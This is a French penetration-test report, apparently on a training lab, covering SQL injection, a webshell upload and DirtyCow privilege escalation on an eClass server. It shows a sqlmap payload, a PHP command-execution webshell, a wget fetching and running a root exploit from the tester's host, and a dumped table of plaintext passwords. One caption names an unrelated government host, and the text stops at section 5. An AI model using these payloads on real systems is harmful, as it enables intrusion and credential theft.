

# Rapport d'audit technique

## Test d'intrusion

**Clara LEROUX**, Consultant technique

Début de la prestation: **10/06/2022**

Fin de la prestation: **11/06/2022**

Projet: **PNT-10-06-2022**

Version: **1.0**

**VulnUni**  
WE TEACH CYBER SECURITY

## Suivi de versions

Version	Date	Rédacteur	Modification
0.1	2022-06-09	clara leroux	Creation
1.0	2022-06-11	Clara LEROUX	Livraison

## Liste de diffusion

Destinataire	Société	Objet
Mustapha M'hidi	M2i Formation	Commanditaire de l'audit

## Table des matières

<b>I Synthèse générale</b>	<b>1</b>
1 Contexte de l'audit	2
1.1 Résumé	2
1.2 Périmètre technique	2
1.3 Organisation de l'audit	2
1.4 Conclusion de l'expertise	2
1.4.a Analyse du risque global	4
1.5 Synthèse des vulnérabilités	4
1.6 Plan d'action recommandé	5
<b>II Inventaire des vulnérabilités</b>	<b>6</b>
1 Injection de commandes SQL	7
1.1 Résumé	7
1.2 Actifs concernés	7
1.3 Références	7
1.4 Description	7
1.5 Recommandations	8
1.6 Exploitation	8
2 Téléversement de fichiers	9
2.1 Résumé	9
2.2 Actif concerné	9
2.3 Références	9
2.4 Description	9
2.5 Recommandations	10
2.6 Exploitation	10
3 Elévation de privilèges grâce à l'exploit DirtyCow (CVE-2016-5195)	12
3.1 Résumé	12
3.2 Actif concerné	12
3.3 Références	12
3.4 Description	12
3.5 Recommandations	13
3.6 Exploitation	13
4 Manque de protection contre les requêtes automatisées	15
4.1 Résumé	15
4.2 Services affectés	15
4.3 Références	15

4.4	Description	15
4.5	Recommandations	16
4.6	Exploitation	16
5	Protocoles et suites de chiffrement faibles autorisés	17
5.1	Résumé	17
5.2	Actifs concernés	17
5.3	Références	17
5.4	Description	17
5.5	Recommandations	18
5.6	Exploitation	18
6	Manquement de mises à jour	19
6.1	Résumé	19
6.2	Services affectés	19
6.3	Références	19
6.4	Description	19
6.5	Recommandations	20
6.6	Exploitation	20
7	Fuites d'information technique	22
7.1	Résumé	22
7.2	Actifs concernés	22
7.3	Références	22
7.4	Description	22
7.5	Recommandations	23
7.6	Exploitation	23
8	Absence de protection des cookies de session	25
8.1	Résumé	25
8.2	Actifs concernés	25
8.3	Références	25
8.4	Description	25
8.5	Recommandations	26
8.6	Exploitation	26
<b>III</b>	<b>Annexes</b>	<b>27</b>
1	Résultat des balayages des ports réseau	28

# I Synthèse générale

## 1 Contexte de l'audit

### 1.1 Résumé

La société Vulnuni a mandaté AFORP afin de réaliser un test d'intrusion externe sur son périmètre.

Cet audit avait pour but de valider la conformité de la solution étudiée vis-à-vis de l'état de l'art des pratiques de sécurité et des méthodes d'attaques connues.

Nos tests ont suivi une méthodologie dite de boîte noire, sans authentification.

Cet audit présente un recensement des vulnérabilités découvertes, accompagné d'une évaluation de risque.

Cette évaluation est appréciée par l'auditeur en fonction des standards techniques connus et de son expérience. Elle tient compte, autant que possible, du point de vue d'un auditeur externe, de l'environnement et du contexte métier de Vulnuni.

Chaque description de vulnérabilité s'accompagne de recommandations techniques pour la traiter. Une évaluation globale du risque synthétise l'ensemble des découvertes.

Nous vous recommandons, à la suite de l'implémentation des correctifs, de réaliser un audit de validation de ces correctifs.

### 1.2 Périmètre technique

Le test d'intrusion a été réalisé sur l'environnement de production suivant :

- 172.20.10.10

### 1.3 Organisation de l'audit

Les tests techniques ont été réalisés du 10/06/2022 au 11/06/2022 dans les locaux de AFORP.

L'analyse de ces tests, la rédaction et la validation du livrable se sont poursuivies jusqu'à la livraison de celui-ci.

Les personnes ayant intervenu dans le processus d'audit sont :

Prénom Et Nom	Mail	Téléphone	Qualification
Mustapha M'hidi	MustaphaM.hidi@gmail.com	+33 1 22 33 44 55	Commanditaire de l'audit
Clara LEROUX	cleroux@aforp.eu	+33 6 22 33 44 55	Auditeur Technique

### 1.4 Conclusion de l'expertise

L'objectif de l'audit était d'identifier les vulnérabilités qu'un attaquant pourrait exploiter sur les actifs appartenant à Vulnuni.

Les tests effectués sans authentification nous ont permis de révéler des fuites d'information présentes sur les actifs divulguant les versions des services. Celles-ci permettent à un attaquant de mieux cibler ses attaques. Par ailleurs, elles ont également permis de constater que les services ne sont pas maintenus à jour et seraient, par conséquent, exposés à des vulnérabilités connues.

De plus, nous avons pu récupérer l'ensemble de la base de données, nous permettant de nous connecter en tant qu'administrateur sur la plateforme OpenClass. Ces tests "authentifiés" nous ont permis d'identifier une vulnérabilité à risque élevé sur un actif dont la politique de téléversement de fichier était perfectible. En effet, il a été possible d'injecter un fichier malveillant sur l'actif concerné afin d'obtenir une exécution de code à distance. Par la suite, il a été possible d'élever nos privilèges en tant que root sur le serveur Web grâce à une vulnérabilité présente sur la version du Kernel.

Enfin, d'autres vulnérabilités à risque modéré voire faible ont été identifiées sur le périmètre. Bien que celles-ci ne représentent pas un risque de sécurité majeur pour les actifs, nous vous recommandons de les corriger dans le but de renforcer le niveau de sécurité global des actifs audités.

### 1.4.a Analyse du risque global

Nous évaluons le risque global du système audité à **critique**.

En effet, la probabilité d'une attaque est considérée **élevée** en raison des facteurs suivants :

Facteur	Classification	Justification
Vecteur d'attaque	Réseau	L'attaque peut être menée depuis Internet.
Complexité d'attaque	Faible	Les conditions d'accès spécialisées ou les circonstances atténuantes n'existent pas.
Privilèges requis	Faible	Un compte utilisateur avec accès au service Openeclass suffit pour mener l'attaque.
Interaction utilisateur	Absente	L'interaction utilisateur n'est pas requise pour mener à bien une exploitation.

De même, l'impact technique d'une attaque réussie est considérée **élevé** en raison des facteurs suivants :

Facteur	Classification	Justification
Portée	Inchangée	La portée est inchangée.
Perte de confidentialité	Élevée	Possibilité d'énumérer la base de données et lire les mots de passe en clairs.
Perte d'intégrité	Élevée	L'exploitation approfondie de l'attaque pourrait potentiellement permettre de modifier des données.
Perte de disponibilité	Élevée	L'exploitation approfondie de l'attaque pourrait potentiellement impacter la disponibilité.

## 1.5 Synthèse des vulnérabilités

Ref	Vulnérabilités	Actifs Vulnérables	Risque
V1	Injection de commandes SQL	172.20.10.10:80/tcp	8.6
V2	Téléversement de fichiers	vulnuni.local/vulnuni-eclass/tcp:80	8.3
V3	Élévation de privilèges grâce à l'exploit DirtyCow (CVE-2016-5195)	172.20.10.10	7.6
V4	Manque de protection contre les requêtes automatisées	vulnuni.local/vulnuni-eclass/tcp:80	6.5



Ref	Vulnérabilités	Actifs Vulnérables	Risque
V5	Protocoles et suites de chiffrement faibles autorisés	172.20.10.10:80/tcp	5.9
V6	Manquement de mises à jour	172.20.10.10	5.3
V7	Fuites d'information technique	172.20.10.10:80/tcp	3.7
V8	Absence de protection des cookies de session	172.20.10.10:80/tcp	3.1

## 1.6 Plan d'action recommandé

Ref	Vulnérabilités	Description	Réalisation	Risque	Priorité
RV1	Injection de commandes SQL	Employer des requêtes préparées et prendre soin de neutraliser toute donnée fournie en entrée sur les applications.	-	Élevé	Élevée
RV2	Téléversement de fichiers	Stocker les fichiers téléversés dans un emplacement non exécutable par l'application et vérifier les types et extensions de ceux-ci.	Développement	Élevé	Élevée
RV3	Elévation de privilèges grâce à l'exploit DirtyCow (CVE-2016-5195)	Mettre à jour le noyau Linux	Développement	Élevé	Élevée
RV4	Manque de protection contre les requêtes automatisées	Mise en place de mécanismes de protection contre les soumissions de requêtes automatisées.	-	Modéré	Modérée
RV6	Manquement de mises à jour	Appliquer les correctifs de sécurité et renforcer les procédures de veille et de mise à jour.	-	Modéré	Modérée
RV5	Protocoles et suites de chiffrement faibles autorisés	Mettre la configuration TLS des serveurs au niveau de l'état de l'art en cryptographie	-	Modéré	Faible
RV7	Fuites d'information technique	Corriger les fuites d'information et mettre en place une veille régulière afin d'identifier d'éventuelles fuites à l'avenir.	-	Faible	Faible
RV8	Absence de protection des cookies de session	Activer les drapeaux HttpOnly et Secure lors de la génération des cookies sensibles.	-	Faible	Faible

## II Inventaire des vulnérabilités

# 1 Injection de commandes SQL

**8.6**Risque : **Élevé**Probabilité : **Élevée**Impact : **Élevé**

Authentification : Non

Niveau De Privilèges : Anonyme

Chaîne de calcul du score CVSS :  CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L

## 1.1 Résumé

Le site est vulnérable à une injection de commandes SQL, qui permet de récupérer le contenu de la base de données et ainsi d'accéder à des données confidentielles.

## 1.2 Actifs concernés

- **172.20.10.10:80/tcp**

## 1.3 Références

- [FR] PHP - Requêtes préparées et procédures stockées : <https://secure.php.net/manual/fr/pdo.prepared-statements.php>
- [FR] Wikibooks - Table Ascii [https://fr.wikibooks.org/wiki/Les\\_ASCII\\_de\\_0\\_%C3%A0\\_127/La\\_table\\_ASCII](https://fr.wikibooks.org/wiki/Les_ASCII_de_0_%C3%A0_127/La_table_ASCII)
- [EN] OWASP - Injection SQL : [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)
- [EN] OWASP - Injection SQL en aveugle : [https://www.owasp.org/index.php/Blind\\_SQL\\_Injection](https://www.owasp.org/index.php/Blind_SQL_Injection)

## 1.4 Description

Les vulnérabilités de type injection SQL concernent les applications interagissant avec une base de données.

Lors de la construction dynamique d'une requête à partir d'éléments fournis par l'utilisateur du service (authentification, recherche dans une page Web, consultation ou modification de contenu, etc.), les variables contiennent des valeurs fournies par l'utilisateur ou son client (navigateur Web). Si ces valeurs ne sont pas vérifiées par le service, leur interaction avec la syntaxe du langage de l'application peut provoquer des comportements inattendus et des vulnérabilités.

L'injection SQL, en particulier, se produit lorsqu'une requête à destination de la base de données est construite par l'application, à partir de paramètres fournis par l'utilisateur. Un utilisateur malveillant peut tenter de manipuler ses paramètres, afin de remplacer la requête SQL légitime par une requête sous son contrôle et à son profit.

Par exemple, il peut être en mesure de :

- récupérer le contenu de la base de données, dont des informations sensibles (mots de passe, coordonnées, informations bancaires, etc.) ;
- lire et écrire des fichiers sur la machine du serveur SQL (sous certaines conditions) ;
- exécuter des commandes à distance sur la machine du serveur SQL (sous certaines conditions).

## 1.5 Recommandations

**Employer des requêtes préparées et prendre soin de neutraliser toute donnée fournie en entrée sur les applications.**

Priorité élevée



Les injections SQL doivent tout d'abord être bloquées à la source par l'emploi de requêtes préparées. Cette pratique de développement délègue au cadre applicatif le typage et la neutralisation des variables insérées dynamiquement dans les requêtes SQL. En PHP, vous pouvez par exemple utiliser la bibliothèque PDO. De plus, au niveau de l'application, aucune entrée utilisateur ne doit être considérée comme de confiance. Il faut donc filtrer, de préférence sur la base d'une liste blanche, les valeurs ou types de valeurs acceptables.

## 1.6 Exploitation

Lors de l'authentification au service eClass, le paramètre **uname** est vulnérable à une injection SQL. Celui-ci nous a permis d'énumérer la base de données de l'application :

```
> sqlmap -r req.txt --dump --level 5
```

Commande sqlmap utilisée

```
sqlmap identified the following injection point(s) with a total of 2852 HTTP(s) requests:
...
Parameter: uname (POST)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: uname=admin' AND SLEEP(5)-- AvfE&pass=a&submit=Enter
...
[11:15:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[11:15:52] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[11:15:52] [INFO] fetching current database
[11:15:52] [INFO] retrieved:
[11:15:52] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[11:16:11] [INFO] adjusting time delay to 1 second due to good response times
eClass
[11:16:25] [INFO] fetching tables for database: 'eClass'
[11:16:25] [INFO] fetching number of tables for database 'eClass'
[11:16:25] [INFO] retrieved: 16
[11:16:29] [INFO] retrieved: admin
[11:16:44] [INFO] retrieved: annonces
[11:17:09] [INFO] retrieved: co
```

Le service eClass distant est vulnérable à une injection SQL, nous avons énuméré les tables de la base de données

La table des utilisateurs a été récupérée :

```
Database: eclass
Table: user
[4 entries]
```

user_id	inst_id	am	nom	phone	email	prenom	statut	username	password	department
2	NULL	NULL	Smith	NULL	smith.j@gmail.com	John	1	smith.j	smith.j.1971	4
1	NULL	<blank>	admin	NULL	adminvulnuni@gmail.com	admin	1	admin	ilikecats89	NULL
3	NULL	1758694758	Garris	NULL	garris.e@gmail.com	Erick	5	garris.e	hf74nd9dmw	4
4	NULL	5684758210	Perez	NULL	perez.s@gmail.com	Stephanie	5	perez.s	i74nw02nm3	4

La table des utilisateurs de l'application a été récupérée

## 2 Téléversement de fichiers

**8.3**Risque : **Élevé**Probabilité : **Élevée**Impact : **Élevé**

Authentification : Oui

Niveau De Privilèges : Utilisateur

Chaîne de calcul du score CVSS :  CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:L

### 2.1 Résumé

Un formulaire d'envoi de fichiers autorise le téléversement de scripts interprétés par le serveur Web, permettant à l'attaquant d'exécuter des commandes système arbitraires.

### 2.2 Actif concerné

- **172.20.10.10/vulnuni-eclass/tcp:80**

### 2.3 Références

- [EN] OWASP - File Upload Cheat Sheet : [https://cheatsheetseries.owasp.org/cheatsheets/File\\_Upload\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html)
- [EN] OWASP - Unrestricted File Upload : [https://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](https://www.owasp.org/index.php/Unrestricted_File_Upload)
- [EN] CWE - Unrestricted Upload of File with Dangerous Type : <https://cwe.mitre.org/data/definitions/434.html>

### 2.4 Description

Les formulaires d'envoi de fichiers sont régulièrement utilisés dans les applications Web pour permettre aux utilisateurs de transmettre des données autres que de l'hypertexte. Les administrateurs peuvent également y avoir recours afin de déposer facilement de nouveaux contenus dans leur application.

Toutefois, lorsque les fichiers envoyés sont accessibles directement par le Web, des vérifications insuffisantes sur le contenu déposé peuvent exposer des vulnérabilités. En particulier, si la configuration déroge au principe d'exclusion mutuelle entre les emplacements inscriptibles et exécutables, un attaquant peut déposer un fichier interprétable afin d'exécuter des commandes arbitraires sur la machine.

## 2.5 Recommandations

### Stocker les fichiers téléversés dans un emplacement non exécutable par l'application et vérifier les types et extensions de ceux-ci.

**Développement****Priorité élevée**

Il est recommandé d'appliquer le principe usuel d'exclusion mutuelle entre les emplacements inscriptibles et les emplacements exécutables. Ainsi, pour une application Web, le site ne devrait pas pouvoir écrire (donc ne pas stocker de fichiers téléversés) dans des emplacements où des scripts peuvent être interprétés.

Il est possible à cet effet de stocker les fichiers téléversés dans des dossiers externes à la racine du site Web ou bien d'interdire l'exécution de scripts dans les dossiers en question.


Par ailleurs, une bonne pratique supplémentaire, insuffisante à elle seule, consiste à restreindre les types de fichiers déposés, par un filtrage sur l'extension et le type MIME du contenu transmis.

Pour Apache, vous pouvez déposer un fichier .htaccess avec le contenu suivant pour désactiver PHP dans un dossier et tous ses sous-dossiers :

```
php_flag engine off
```

## 2.6 Exploitation


L'application **vulnuni.local** autorise à l'utilisateur admin de téléverser des vidéos. En interceptant la requête d'envoi du fichier, nous avons altéré certaines données (comme vous pouvez le voir dans les encadrés rouge ci-dessous) afin d'autoriser la fonctionnalité à recevoir notre fichier php. (Figure n°4).



The screenshot shows the eClass platform interface for uploading a video. The form includes fields for file name (Parcourir...), title (ttr), and description (ttr). The Burp Suite HTTP history log shows a POST request to http://vulnuni.local:80 [172.20.10.10] with a multipart/form-data body. The Content-Type is changed to video/mp4 and the filename is newphp.phtml. The request body contains a PHP command: <?php system(\$\_GET['cmd']); ?>.

La modification du Content-Type par video/mp4 et l'extension par .phtml rend possible le téléversement de reve.php

Une fois le fichier malveillant contenant une exécution de code à distance téléversé, nous pouvons l'exécuter en se rendant à son emplacement (Figure n°5).



uid=33(www-data) gid=33(www-data) groups=33(www-data)

Exécution de code à distance sur l'actif 4p-edition-uat.modernisation.gouv.fr



Il est à noter que cette vulnérabilité nous a permis d'exécuter des commandes via le terminal du serveur Web et élever nos privilèges. De plus, le flag utilisateur a été trouvé : 68fc668278d9b0d6c3b9dc100bee181e

### 3 Elévation de privilèges grâce à l'exploit DirtyCow (CVE-2016-5195)

**7.6**Risque : **Élevé**Probabilité : **Élevée**Impact : **Élevé**

Authentification : Oui

Niveau De Privilèges : Utilisateur

Chaîne de calcul du score CVSS :  CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:L

#### 3.1 Résumé

Le serveur Web est vulnérable à l'exploit DirtyCow. Ce dernier permet d'obtenir les privilèges root de la machine distante.

#### 3.2 Actif concerné

- **172.20.10.10**

#### 3.3 Références

- [EN] DirtyCow : <https://dirtycow.ninja/>
- [EN] RedHat - Understanding and mitigating DirtyCow vulnerability : <https://www.redhat.com/en/blog/understanding-and-mitigating-dirty-cow-vulnerability>

#### 3.4 Description

Dirty Copy-On-Write (COW) est une vulnérabilité affectant les versions **2.6.22 à 4.8.3** du noyau Linux. Elle a été initialement découverte par le chercheur en sécurité Phil Oester. Son nom officiel est CVE-2016-5195 et son score de base CVSS est de 7,8.

Afin d'exploiter cette vulnérabilité, un attaquant doit déjà avoir accès à un serveur. Dirty Cow fonctionne en créant une condition de course dans la façon dont le sous-système de mémoire du noyau Linux gère la rupture en copie sur écriture (COW) des mappages de mémoire privée en lecture seule. Cette situation de concurrence peut permettre à un utilisateur local non privilégié d'obtenir un accès en écriture à des mappages de mémoire en lecture seule et, par conséquent, d'augmenter ses privilèges sur le système.

La copie en écriture est une technique qui permet à un système de dupliquer ou de copier efficacement une ressource qui est sujette à modification. Si une ressource est copiée mais non modifiée, il n'est pas nécessaire de créer une nouvelle ressource ; la ressource peut être partagée entre la copie et l'original. Dans le cas d'une modification, une nouvelle ressource est créée.



### 3.5 Recommandations

#### Mettre à jour le noyau Linux

Développement

Priorité élevée



La faille CVE-2016-5195 peut être corrigée en utilisant la version la plus récente du noyau Linux disponible via les répertoires YUM. Nous vous recommandons donc de l'installer.

### 3.6 Exploitation

Après avoir obtenu un accès via le terminal du serveur web, nous avons énumérer le serveur web. Ce dernier est vulnérable à l'exploit DirtyCow (CVE-2016-5195) :

```
Available information:
Kernel version: 3.11.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 12.04
Additional checks (CONFIG *, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:
78 kernel space exploits
48 user space exploits

Possible Exploits:
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2016-5195] dirtycow

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|12.04 ]
Download URL: https://www.exploit-db.com/download/40611
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}
Download URL: https://www.exploit-db.com/download/40839
ext-url: https://www.exploit-db.com/download/40847
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
```

Le serveur web est vulnérable à l'exploit DirtyCow via linux-exploit-suggester.sh

Une fois la vulnérabilité identifiée, nous exécutons l'exploit DirtyCow, nous permettant d'élever nos privilèges en tant qu'utilisateur root : (Figure n°7).

```
www-data@vulnuni:/dev/shm$ wget http://172.20.10.7:8002/cowroot
wget http://172.20.10.7:8002/cowroot
--2022-06-10 13:23:52-- http://172.20.10.7:8002/cowroot
Connecting to 172.20.10.7:8002... connected.
HTTP request sent, awaiting response... 200 OK
Length: 11496 (11K) [application/octet-stream]
Saving to: `cowroot'


 0K ..... 100% 11.0M=0.001s

2022-06-10 13:23:52 (11.0 MB/s) - `cowroot' saved [11496/11496]

www-data@vulnuni:/dev/shm$ ls
ls
cowroot
les.sh
linux-exploit-suggester
pulse-shm-1271611775
pulse-shm-2427037576
pulse-shm-4144647968
www-data@vulnuni:/dev/shm$ chmod +x cowroot
chmod +x cowroot
www-data@vulnuni:/dev/shm$ ./cowroot
./cowroot
id
uid=0(root) gid=33(www-data) groups=0(root),33(www-data)
```

L'exploit dirtycow nous a permis d'élever nos privilèges en tant qu'utilisateur root

Il est à noter que cette vulnérabilité nous a permis d'établir de la persistance sur la machine distante : un utilisateur a été créé avec des droits root :



L'exploit dirtycow nous a permis d'élever nos privilèges et créer un utilisateur avec des droits root

De plus, le flag root a été trouvé : ff19f8d0692fe20f8af33a3bfa6635dd

## 4 Manque de protection contre les requêtes automatisées

6.5

Risque : **Modéré**Probabilité : **Élevée**Impact : **Modéré**

Authentification : Non

Niveau De Privilèges : Anonyme

Chaîne de calcul du score CVSS :  CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

### 4.1 Résumé

La recherche exhaustive est rendue possible par le manque de protections contre les requêtes automatisées. Cela peut être utilisé par un attaquant pour deviner le mot de passe d'un utilisateur par recherche exhaustive.

### 4.2 Services affectés

- **172.20.10.10/vulnuni-eclass/tcp:80**

### 4.3 Références

- [FR] ANSSI - Recommandations sur l'authentification : [https://www.ssi.gouv.fr/uploads/2021/10/anssi-guide-authentification\\_multifacteur\\_et\\_mots\\_de\\_passe.pdf](https://www.ssi.gouv.fr/uploads/2021/10/anssi-guide-authentification_multifacteur_et_mots_de_passe.pdf)
- [EN] OWASP - Guide pour le blocage des attaques par recherche exhaustive: [https://www.owasp.org/index.php/Blocking\\_Brute\\_Force\\_Attacks](https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks)
- [EN] OWASP - Sécurité avec les captchas : [https://www.owasp.org/index.php/Testing\\_for\\_Captcha\\_%28OWASP-AT-008%29](https://www.owasp.org/index.php/Testing_for_Captcha_%28OWASP-AT-008%29)

### 4.4 Description

Le formulaire permettant de s'authentifier ne contient aucune vérification quant à la présence d'un véritable *humain*. Il est donc possible d'inonder le formulaire de l'application ou de répéter de multiple fois des authentifications infructueuses.

## 4.5 Recommandations

### Mise en place de mécanismes de protection contre les soumissions de requêtes automatisées.

Priorité modérée



Une protection contre les tentatives automatisées peut être bloquée à plusieurs niveaux. Tout d'abord, nous recommandons de surveiller et de bloquer les tentatives au niveau de la couche applicative, sur la base de l'adresse IP source ou d'une valeur de suivi comme un cookie de session. Nous vous recommandons également de mettre en place des CAPTCHAs, qui permettent d'être sûr que l'utilisateur est un humain, et non un robot. Ce type de protection peut être mis en place lors de la soumission du formulaire de contact. Un pare-feu peut limiter, par adresse IP source, le nombre de requêtes simultanées. De même, la plupart des IPS disposent de règles pour détecter et bloquer les tentatives de bruteforce.

## 4.6 Exploitation

Durant l'audit, nous avons découvert que l'application OpeneClass ne dispose pas de mécanisme de protection anti-bruteforce dans son formulaire de connexion. Voici un exemple d'attaque bruteforce que nous avons mené, en utilisant l'outil Burp Suite (Intruder) :

2. Intruder attack of http://vulnuni.local - Temporary attack - Not saved to project file

AttackSaveColumns

ResultsPositionsPayloadsResource PoolOptions

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	6196	
1	-----	200	<input type="checkbox"/>	<input type="checkbox"/>	6196	
2	0	200	<input type="checkbox"/>	<input type="checkbox"/>	6196	
3	00000	200	<input type="checkbox"/>	<input type="checkbox"/>	6196	
4	000000	200	<input type="checkbox"/>	<input type="checkbox"/>	6196	
5	0000000	200	<input type="checkbox"/>	<input type="checkbox"/>	6196	
6	00000000	200	<input type="checkbox"/>	<input type="checkbox"/>	6196	
7	0987654321	200	<input type="checkbox"/>	<input type="checkbox"/>	6196	
8	1	200	<input type="checkbox"/>	<input type="checkbox"/>	6196	
9	1111	200	<input type="checkbox"/>	<input type="checkbox"/>	6196	
10	11111	200	<input type="checkbox"/>	<input type="checkbox"/>	6196	
11	111111	200	<input type="checkbox"/>	<input type="checkbox"/>	6196	
12	1111111	200	<input type="checkbox"/>	<input type="checkbox"/>	6196	
13	11111111	200	<input type="checkbox"/>	<input type="checkbox"/>	6196	
14	112233	200	<input type="checkbox"/>	<input type="checkbox"/>	6196	
15	1212	200	<input type="checkbox"/>	<input type="checkbox"/>	6196	
16	121212	200	<input type="checkbox"/>	<input type="checkbox"/>	6196	
17	123	200	<input type="checkbox"/>	<input type="checkbox"/>	6196	
18	123123	200	<input type="checkbox"/>	<input type="checkbox"/>	6196	
19	12321	200	<input type="checkbox"/>	<input type="checkbox"/>	6196	
20	123321	200	<input type="checkbox"/>	<input type="checkbox"/>	6196	
21	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	6196	

L'application OpeneClass n'implémente pas de mécanisme anti bruteforce

L'application OpeneClass n'implémente pas de mécanisme anti bruteforce

## 5 Protocoles et suites de chiffrement faibles autorisés

5.9

Risque : **Modéré**Probabilité : **Modérée**Impact : **Modéré**

Authentification : Non

Niveau De Privilèges : Anonyme

Chaîne de calcul du score CVSS :  CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N

### 5.1 Résumé

Le déploiement de la couche de chiffrement TLS du service web distant souffre de vulnérabilités dues à une mauvaise configuration. La confidentialité, et dans certains cas l'intégrité, des communications peuvent être compromises lors d'une attaque cryptographique.

### 5.2 Actifs concernés

- **172.20.10.10:80/tcp**

### 5.3 Références

- [FR] Recommandations de sécurité relatives à TLS - ANSSI : <https://www.ssi.gouv.fr/guide/recommandations-de-securite-relatives-a-tls/>
- [EN] Référence TLS - Mozilla : [https://wiki.mozilla.org/Security/Server\\_Side\\_TLS](https://wiki.mozilla.org/Security/Server_Side_TLS)
- [EN] Notes concernant la protection des flux - OWASP : [https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Transport\\_Layer\\_Protection\\_Cheat\\_Sheet.md](https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.md)
- [EN] testSSL - Script testeur de vulnérabilités et faiblesses de configuration TLS : <https://testssl.sh/>
- [EN] Cookbook OpenSSL - Ivan Ristić : <https://www.feistyduck.com/library/openssl-cookbook/online/>
